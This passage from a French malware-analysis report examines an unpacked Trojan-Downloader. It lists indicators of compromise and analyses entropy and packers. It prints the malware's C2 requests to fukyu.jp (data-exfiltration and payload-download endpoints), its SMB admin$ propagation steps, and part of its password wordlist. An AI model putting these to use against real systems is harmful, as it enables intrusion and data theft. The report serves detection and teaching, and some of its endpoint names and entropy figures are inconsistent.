IoC-08	Network	/update/TPDA.pl	Data Exfiltration	Endpoint PHP pour exfiltration de données système	ÉLEVÉ	Bloquer URL + Monitor
IoC-09	Network	/update/TPDB.pl	Data Exfiltration	Endpoint PHP pour logs de propagation	ÉLEVÉ	Bloquer URL + Monitor
IoC-10	API	NetScheduleJob Scheduled Task	Planification de tâches distantes	pour exécution du downloader	ÉLEVÉ	Monitor Event ID 4698
IoC-11	API	WNetAddConne	SMB Lateral Movement	Connexion aux partages administratifs pour propagation	ÉLEVÉ	Monitor connexions SMB
IoC-12	Network	\\%s\admin\$	SMB Propagation	Chemin de copie du trojan via partage administratif	ÉLEVÉ	Restreindre admin\$
IoC-13	Behavior	Wordlist 80+ pas Password Spray	Attaque par dictionnaire	pour authentification SMB	ÉLEVÉ	Renforcer passwords
IoC-14	Registry	CurrentVersion\ Persistence (T11)	Clé de registre pour persistance	au démarrage	MOYEN	Monitor modifications
IoC-15	API	NetUserEnum	System Discovery	Énumération des utilisateurs pour ciblage propagation	MOYEN	Monitor appels
IoC-16	API	GetComputerName	System Discovery	Récupération nom machine pour exfiltration	MOYEN	Monitor appels
IoC-17	Behavior	Stack string: SYI	Obfuscation (T11)	Paramètre /SYNC construit dynamiquement sur la pile	MOYEN	Détecter via FLOSS
IoC-18	Network	\\%s\ipc\$	SMB Share	Connexion initiale SMB pour propagation	ÉLEVÉ	Monitor Event ID 4624

FIGURE 22 – Export CSV des 18 IoCs identifiés avec sévérité et catégories

2.5.2 Justifications détaillées des IoCs critiques

IoC #1 : Hash SHA256

- Valeur : 149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a
- Source : Fichier analysé
- Catégorie : Identification

— **Sévérité** : [Critique]

Justification :

Hash cryptographique unique permettant l'identification certaine du Trojan-Downloader fukyu.jp. Utilisable pour :

- Blocage sur firewalls et passerelles email
- Détection sur endpoints via EDR/antivirus
- Requêtes sur plateformes de threat intelligence
- Corrélation avec d'autres incidents dans les logs SIEM

IoC #2-3 : Infrastructure C2

- **Valeurs** : fukyu.jp (domaine) + 125.206.117.59 (IP)
- **Source** : Strings et FLOSS
- **Catégorie** : Command & Control (MITRE T1071.001)
- **Sévérité** : [Critique]

Justification :

Serveur de commande et contrôle du Trojan-Downloader. Infrastructure utilisée pour :

1. Téléchargement de payloads secondaires (/updata/ACC13.jpg)
2. Exfiltration de données système (/updata/TPDA.php, /updata/TPDB.php)
3. Communication bidirectionnelle avec l'attaquant

Endpoints C2 détectés :

```

1 GET /updata/TPDA.php?lg1=%s&lg2=%s&lg3=%s&lg4=%s&lg5=%s&lg6=%s HTTP/1.1
2 Host: fukyu.jp
3
4 GET /updata/TPDB.php?lg1=%s&lg2=%s&lg3=%s&lg4=%s&lg5=%s&lg6=%s&lg7=%d
  HTTP/1.1
5 Host: fukyu.jp
6
7 GET /updata/ACC13.jpg HTTP/1.1
8 Host: fukyu.jp

```

Action recommandée : Bloquer immédiatement le domaine fukyu.jp et l'IP 125.206.117.59 sur tous les périmètres réseau.

IoC #4-5 : API de téléchargement

- **Valeurs** : URLDownloadToFileA + urlmon.dll
- **Source** : Imports PE visibles dans PESTudio
- **Catégorie** : Ingress Tool Transfer (MITRE T1105)
- **Sévérité** : [Critique]

Justification :

Fonction principale du malware : Trojan-Downloader

L'API URLDownloadToFileA est la fonction critique permettant au malware de télécharger des payloads secondaires depuis le serveur C2. Workflow identifié :

1. Connexion HTTP vers `http://fukyu.jp/updata/ACC13.jpg`
2. Téléchargement du fichier (faux JPEG contenant un exécutable)
3. Sauvegarde locale sous `\msupd.exe`
4. Exécution via `CreateProcessA`
5. Suppression des traces via `DeleteUrlCacheEntry`

Différence avec Malware 1 :

- Malware 1 : Propagation Worm + Exfiltration SMTP (Gmail)
- Malware 2 : **Trojan-Downloader** + Propagation SMB

IoC #6-7 : Fichiers malveillants

- **Valeurs** : `dnsapi.exe` (dropper) + `msupd.exe` (payload)
- **Source** : Strings extraites
- **Catégorie** : File Indicators
- **Sévérité** : [Critique]

Justification :

Technique de camouflage : Le malware utilise le nom `dnsapi.exe`, identique à une DLL système légitime de Windows (DNS Client API).

Chemin de déploiement :

```
1 %s\admin$\system32\dnsapi.exe // Copie via partage administratif SMB
2 \msupd.exe // Payload telecharge depuis C2
```

Détection :

- Vérifier la signature numérique : `dnsapi.exe` légitime est signé par Microsoft
- Le malware n'est pas signé → Indicateur de compromission
- Rechercher les deux fichiers sur tous les systèmes

IoC #8-10 : APIs de propagation réseau

- **Valeurs** : `NetScheduleJobAdd`, `WNetAddConnection2A`, `NetUserEnum`
- **Source** : Table d'imports (`NETAPI32.dll`, `MPR.dll`)
- **Catégorie** : Lateral Movement (MITRE T1021.002)
- **Sévérité** : [Élevé]

Justification :

Capacité de propagation latérale via SMB (type Worm). Workflow de propagation :

1. `NetUserEnum` : Énumération des utilisateurs sur machines distantes
2. `WNetAddConnection2A` : Connexion aux partages `\\target\admin$` avec wordlist
3. `CopyFileA` : Copie de `dnsapi.exe` vers `\\target\admin$\system32\`
4. `NetScheduleJobAdd` : Planification d'une tâche pour exécuter le downloader

Logs de propagation détectés :

```
1 %s\t\tLoginOK\t\t%s\t\t%s\t\t%s // Authentification reussie
2 %s\t\tCopyOK\t\t%s\t\t%s\t\t%s // Copie du trojan reussie
3 %s\t\tTaskOK\t\t%s\t\t%s\t\t%s // Planification de tache reussie
```

IoC #11 : Wordlist de mots de passe

- **Valeur** : 80+ mots de passe intégrés
- **Source** : FLOSS (chaînes décodées)
- **Catégorie** : Brute Force (MITRE T1110.001)
- **Sévérité** : [Élevé]

Justification :

Le malware contient une liste de 80+ mots de passe pour attaques par dictionnaire sur partages SMB.

Top 20 mots de passe critiques :

— password	— 123456789	— temp
— admin	— qwerty	— love
— administrator	— qazwsx	— enable
— root	— admin123	— database
— oracle	— pass	— backup
— 123456	— passwd	— guest
— 12345678	— test	

Usage : Authentification sur \\target\admin\$ pour propagation.

2.5.3 Synthèse visuelle des IoCs

NORMAL

Résumé de l'analyse des IoCs :

L'analyse des strings et imports a permis d'identifier **18 indicateurs de compromission critiques** révélant :

1. **Fonction principale** : Trojan-Downloader via URLDownloadToFileA
2. **Infrastructure C2** : fukyu.jp (125.206.117.59) avec 3 endpoints PHP
3. **Propagation** : Capacité Worm via SMB + brute-force (80+ passwords)
4. **Persistance** : Clé registre Run + camouflage (dnsapi.exe)
5. **Exfiltration** : Données système vers endpoints PHP

Comparaison avec Malware 1 :

- Strings standard efficace (150+ vs 57 pour Malware 1 packé)
- FLOSS complémentaire (+224% vs +1664% pour Malware 1)
- 18 IoCs identifiés (vs 16 pour Malware 1)

2.5.4 Comparaison Strings vs FLOSS

TABLE 7 – Comparaison détaillée des résultats - Malware 2

Découverte	Strings	FLOSS
Domaine C2	Détecté (fukyu.jp)	Détecté + contexte
Endpoints PHP	Détectés	Détectés avec paramètres
Wordlist passwords	Partielle (30+)	Complète (80+)
Stack strings	Non détectées	1 string ("SYNC")
Chaînes obfusquées	Non détectées	12 strings décodées
APIs Windows	Visibles	Avec classification
Total strings	150+	486

NORMAL

Conclusion - Avantage du fichier non packé :

Contrairement au Malware 1 (packé avec UPX), le Malware 2 a permis :

- Extraction efficace avec Strings standard (150+ strings exploitables)
- FLOSS apporte un complément significatif (+336 strings, +12 décodées)
- Analyse statique directe sans nécessité de dépacking
- Identification immédiate de l'infrastructure C2 complète

Différence majeure :

- Malware 1 (packé) : FLOSS **indispensable** (+1664% vs Strings)
- Malware 2 (non packé) : FLOSS **complémentaire** (+224% vs Strings)

3 Entropie et Détection de Packing

3.1 a. Analyse des échantillons avec DIE et PEStudio

3.1.1 Analyse du malware non packé




FIGURE 23 – Ouverture du malware dans DIE

Informations générales sur l'échantillon :

TABLE 8 – Caractéristiques détectées par DIE

Propriété	Valeur
Type de fichier	PE32 (Portable Executable 32-bit)
Taille	44.00 KB (45,056 bytes)
Compilateur détecté	Microsoft Visual C++ 6.0
Linker	Microsoft Linker v5.12/6.0
Système d'exploitation cible	Windows 95/98/I386, 32-bit
Langage	C/C++
Packer	Aucun détecté

NORMAL

Différence majeure avec Malware 1 :

- **Malware 1** : DIE détecte UPX 1.17 avec protection anti-unpacking
 - **Malware 2** : DIE ne détecte aucun packer → Exécutable natif compilé
- Cette absence de packer facilite considérablement l'analyse statique.

Structure des sections :

Le fichier présente une structure PE standard avec trois sections visibles :

- Section `.text` (code exécutable) - Nomenclature standard
- Section `.rdata` (données en lecture seule)
- Section `.data` (données initialisées)
- Headers et structures PE conformes aux standards Microsoft

3.1.2 Analyse du diagramme d'entropie




FIGURE 24 – Diagramme d'entropie dans DIE

Analyse du diagramme d'entropie :

Le graphique d'entropie montre une distribution normale pour un exécutable Windows :

- Zone de faible entropie au début (headers PE) - Normal
- Entropie modérée dans la section de code (entre 5-6) - Attendu
- Variations normales entre les différentes sections
- Absence de pics d'entropie élevée (>7.5) - Pas de chiffrement

INFORMATION

Comparaison des diagrammes d'entropie :

Malware 1 (packé) :

- Pic d'entropie élevée (7.8) dans section centrale
- Chute brutale d'entropie vers la fin
- Pattern caractéristique d'un packer UPX

Malware 2 (non packé) :

- Distribution uniforme sans pics anormaux
- Entropie stable entre 5-6 dans le code
- Pattern normal d'un exécutable compilé natif

3.1.3 Analyse avec PESTudio - Propriétés du fichier




FIGURE 25 – Page indicators de PESTudio

Propriétés du fichier :

- **Nom** : 149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a.bin
- **Timestamp de compilation** : Fri Mar 27 17 :33 :04 2009
- **Checksum** : Invalid (rich-header checksum)
- **Taille image** : 45,056 bytes
- **Entry point** : 0x000278C (section .text)
- **Score VirusTotal** : 66/72 (91.7% de détection)

3.2 b. Relevé des entropies par section et globale

3.2.1 Entropies par section

TABLE 9 – Analyse détaillée de l'entropie par section - Malware 2

Section	Entropie	Interprétation
.text	6.498	[Normal] Entropie typique pour du code exécutable compilé avec Microsoft Visual C++. Pas de compression détectée.
.rdata	4.378	[Normal] Entropie moyenne, typique pour des chaînes de caractères, constantes et tables d'imports visibles.
.data	1.962	[Normal] Faible entropie indiquant des zones avec beaucoup de zéros ou de données répétitives (variables non initialisées).

3.2.2 Entropie globale

Entropie globale du fichier - Malware 2

5.127

Verdict : Fichier NON PACKÉ

Analyse de l'entropie globale :

L'entropie de 5.127 se situe dans la zone normale pour un exécutable Windows non compressé.

TABLE 10 – Échelle d'interprétation de l'entropie

Plage	Interprétation
< 4.0	Fichier non compressé/chiffré avec beaucoup de redondance
4.0 - 6.5	[Malware 2 : 5.127] Fichier normal, code compilé standard
6.5 - 7.2	Fichier compressé ou possiblement chiffré
> 7.5	[Malware 1 : 7.737] Très probablement chiffré ou fortement compressé (PACKÉ)

NORMAL

Comparaison Malware 1 vs Malware 2 :

Métrique	Malware 1	Malware 2	Delta
Entropie globale	7.737	5.127	-33.7%
Entropie section code	7.789	6.498	-16.6%
Packer détecté	UPX 1.17	Aucun	-
Analyse statique directe	Non	Oui	-

Conclusion : La différence d'entropie de 33.7% confirme que le Malware 2 n'est pas packé, contrairement au Malware 1.

3.3 c. Identification des signatures de packer




FIGURE 26 – Affichage des signatures dans DIE - Aucune signature de packer détectée

Résultat : Aucune signature de packer n'est présente

Outils utilisés (PEStudio, DIE, PE-bear) ne détectent :

- × Aucun packer connu (UPX, MPRESS, ASPack, Themida, VMProtect, etc.)
- × Aucune compression de sections
- × Aucune protection virtuelle
- × Aucune modification de l'Entry Point

Indicateurs techniques confirmant l'absence de packer :

- Entropie normale ($5.127 < 6.5$)
- Sections avec nomenclature standard (.text, .rdata, .data)
- Section .text avec Raw Size non nul (23,638 bytes)
- Ratios Virtual/Raw normaux (0.9 :1 à 1.1 :1)
- Imports clairs et visibles (CreateProcessA, URLDownloadToFileA, etc.)
- Structure PE intacte et conforme aux standards Microsoft
- Entry Point dans la section .text (adresse normale)

TABLE 11 – Comparaison des signatures de packer - Malware 1 vs Malware 2

Indicateur	Malware 1 (Packé)	Malware 2 (Non packé)
Signature détectée	UPX 1.17 [NRV,best]	Aucune
Entropie	7.737 (critique)	5.127 (normal)
Section .text Raw Size	0 bytes (vide)	23,638 bytes
Nomenclature sections	text1, data1 (modifiée)	.text, .data (standard)
Permissions RWX	Présentes	Absentes
Entry Point	Modifié (unpacker stub)	Normal (section .text)
Dépacking requis	Oui (manuel)	Non

3.4 d. Dépackage et analyse complémentaire

INFORMATION

Comme le binaire n'est pas packé, aucune opération de dépackaging n'est nécessaire.

Cela signifie :

- Le code visible dans l'EXE est le code réel du malware
- Toutes les chaînes de caractères sont directement accessibles
- Les imports/exports sont visibles sans reconstruction
- L'analyse statique est directement applicable
- Aucun dépacking manuel requis (contrairement au Malware 1)

Différence majeure avec Malware 1 :

Malware 1 (packé) :

- Nécessité de dépacking manuel avec x32dbg + Scylla
- Reconstruction de l'IAT (Import Address Table)
- Identification du Original Entry Point (OEP)
- Processus complexe nécessitant expertise en reverse engineering

Malware 2 (non packé) :

- Analyse statique directe avec PESTudio, DIE, Strings
- Aucune manipulation requise
- Gain de temps considérable dans le processus d'analyse

Analyse complémentaire - Obfuscation légère détectée

Bien que le fichier ne soit pas packé, FLOSS a détecté :

- **12 chaînes décodées** non visibles en analyse statique basique
- **1 stack string** construite dynamiquement ("SYNC")

Cela indique :

- Présence d'un encodage personnalisé de chaînes (ex : XOR simple, rotation)
- Pas de chiffrement fort (les chaînes sont décodables sans exécution)
- Technique d'obfuscation légère pour échapper aux signatures basiques

HAUTE**Technique d'obfuscation identifiée :**

Le malware utilise probablement une fonction de décodage simple pour certaines chaînes critiques :

```

1 // Exemple de decodage XOR simple
2 char* decode_string(char* encoded, int key) {
3     for(int i = 0; i < strlen(encoded); i++) {
4         encoded[i] ^= key;
5     }
6     return encoded;
7 }

```

Listing 4 – Exemple de fonction de décodage possible

Cette approche permet :

- D'obfusquer des IoCs critiques (domaines C2, chemins de fichiers)
- De compliquer l'analyse avec Strings standard
- Tout en restant plus simple qu'un packer complet

FLOSS détecte ces chaînes car il émule partiellement le code de décodage.

3.5 e. Rapport de détection de packing avec captures

3.5.1 Captures d'analyse de packing

Capture 1 : Entropie globale (PEStudio)

<code>file > sha1</code>	248D6EDC3A731197257821F364624772C86I
<code>file > info</code>	size: 45056 bytes, entropy: 5.127
<code>file > type</code>	executable, 32-bit, GUI

FIGURE 27 – Entropie globale : 5.127 - Valeur normale (fichier non packé)

Capture 2 : Diagramme d'entropie (DIE)




FIGURE 28 – Diagramme d'entropie montrant une distribution normale sans pics suspects

Analyse : Distribution uniforme sans pics d'entropie élevée (>7.5), confirmant l'absence de compression/chiffrement.

Capture 3 : Signatures de packer (DIE)




FIGURE 29 – Aucune signature de packer détectée par DIE

Capture 4 : Sections (PEStudio)

property	value	value	value
section	section[0]	section[1]	section[2]
name	.text	.rdata	.data
section > sha1	EA289A115FBFB5C57AF674...	7D89A14E779A83F9A55E4B9...	52A344FA4471E32B78A6FBE...
entropy	6.498	4.978	1.952
file > ratio (90.91%)	54.55 %	9.09 %	27.27 %
raw-address (begin)	0x00001000	0x00007000	0x00008000
raw-address (end)	0x00007000	0x00008000	0x0000B000
raw-size (40960 bytes)	0x00006000 (24576 bytes)	0x00001000 (4096 bytes)	0x00003000 (12288 bytes)
virtual-address (begin)	0x00001000	0x00007000	0x00008000
virtual-address (end)	0x00006C56	0x00007E60	0x0000B000
virtual-size (39606 bytes)	0x00005C56 (23638 bytes)	0x00000E60 (3680 bytes)	0x00003000 (12288 bytes)
characteristics	0x60000020	0x40000040	0xE0000060
write	-	-	✗
execute	✗	-	✗
share	-	-	-
self-modifying	-	-	✗
virtual	-	-	-

FIGURE 30 – Sections avec nomenclature standard et Raw Size non nuls

Capture 5 : Informations générales (DIE)




FIGURE 31 – Informations générales : Microsoft Visual C++ 6.0, aucun packer

Capture 6 : Indicateurs PESTudio




FIGURE 32 – Score VirusTotal 66/72 et propriétés du fichier

3.5.2 Tableau comparatif - Caractéristiques du Malware 2

TABLE 12 – Caractéristiques complètes du Malware 2 (Non packé)

Caractéristique	Valeur observée
Entropie globale	5.127 [Normal - Non packé]
Entropie section .text	6.498 [Code natif compilé]
Packer détecté	Aucun
Section .text Raw Size	23,638 bytes [Présent sur disque]
Permissions RWX	Absentes
Nomenclature sections	.text, .rdata, .data [Standard]
IAT visible	Oui - Directement lisible
Strings extraites (Strings)	150+ [Efficace]
Strings extraites (FLOSS)	486 (+12 décodées) [Complémentaire]
APIs sensibles visibles	Complètement (URLDownloadToFileA, NetScheduleJobAdd, etc.)
Analyse statique possible	Oui - Directement
Dépacking requis	Non

3.5.3 Résultats de la détection de packer

Conclusion de la détection de packing - Malware 2

Synthèse des résultats :

1. **Entropie globale** : 5.127 (normale pour un binaire non packé)
2. **Signatures de packer** : Aucune détectée par DIE, PEStudio, PE-bear
3. **Structure PE** : Standard, conforme, lisible
4. **Conclusion** : Le malware n'est PAS packé

Implications pour l'analyse :

L'absence de packer facilite considérablement l'analyse statique :

- Toutes les fonctionnalités malveillantes sont directement accessibles
- Les imports de fonctions dangereuses sont visibles (URLDownloadToFileA, NetScheduleJobAdd, etc.)
- Les URLs et domaines C2 sont extraits facilement (fukyu.jp, 125.206.117.59)
- Les mécanismes de propagation SMB sont identifiables
- Les listes de mots de passe sont extractibles avec FLOSS

Comparaison avec Malware 1 :

- **Malware 1 (packé)** : Nécessité de dépacking manuel complexe (x32dbg, Scylla, reconstruction IAT)
- **Malware 2 (non packé)** : Analyse statique directe sans manipulation

Le malware utilise des techniques d'obfuscation légères (encodage de 12 chaînes) plutôt qu'un packer complet, ce qui explique pourquoi FLOSS a extrait des chaînes supplémentaires que Strings n'a pas détectées.

3.5.4 IoCs réseau identifiés

TABLE 13 – Indicateurs de Compromission Réseau - Malware 2

Type	Valeur	Contexte	Sévérité
Domain	fukyu.jp	Serveur C2 principal pour download	[Critique]
IP	125.206.117.59	Résolution DNS de fukyu.jp	[Critique]
URL	/updata/ACC13.jpg	Payload déguisé en JPEG	[Critique]
Endpoint	/updata/TPDA.php	Exfiltration données système	[Élevé]
Endpoint	/updata/TPDB.php	Exfiltration logs propagation	[Élevé]
Protocol	HTTP (port 80)	Communication non chiffrée	[Élevé]

3.5.5 IoCs fichiers identifiés

TABLE 14 – Indicateurs de Compromission Fichiers - Malware 2

Nom	Chemin	Sévérité
dnsapi.exe	%s\admin\$\system32\	[Critique] Trojan-Downloader camouflé
msupd.exe	\msupd.exe (répertoire variable)	[Critique] Payload téléchargé
ACC13.jpg	Cache téléchargement HTTP	[Élevé] Exécutable déguisé

3.5.6 Comportement malveillant identifié

- Téléchargement de Payload (Fonction Principale)**
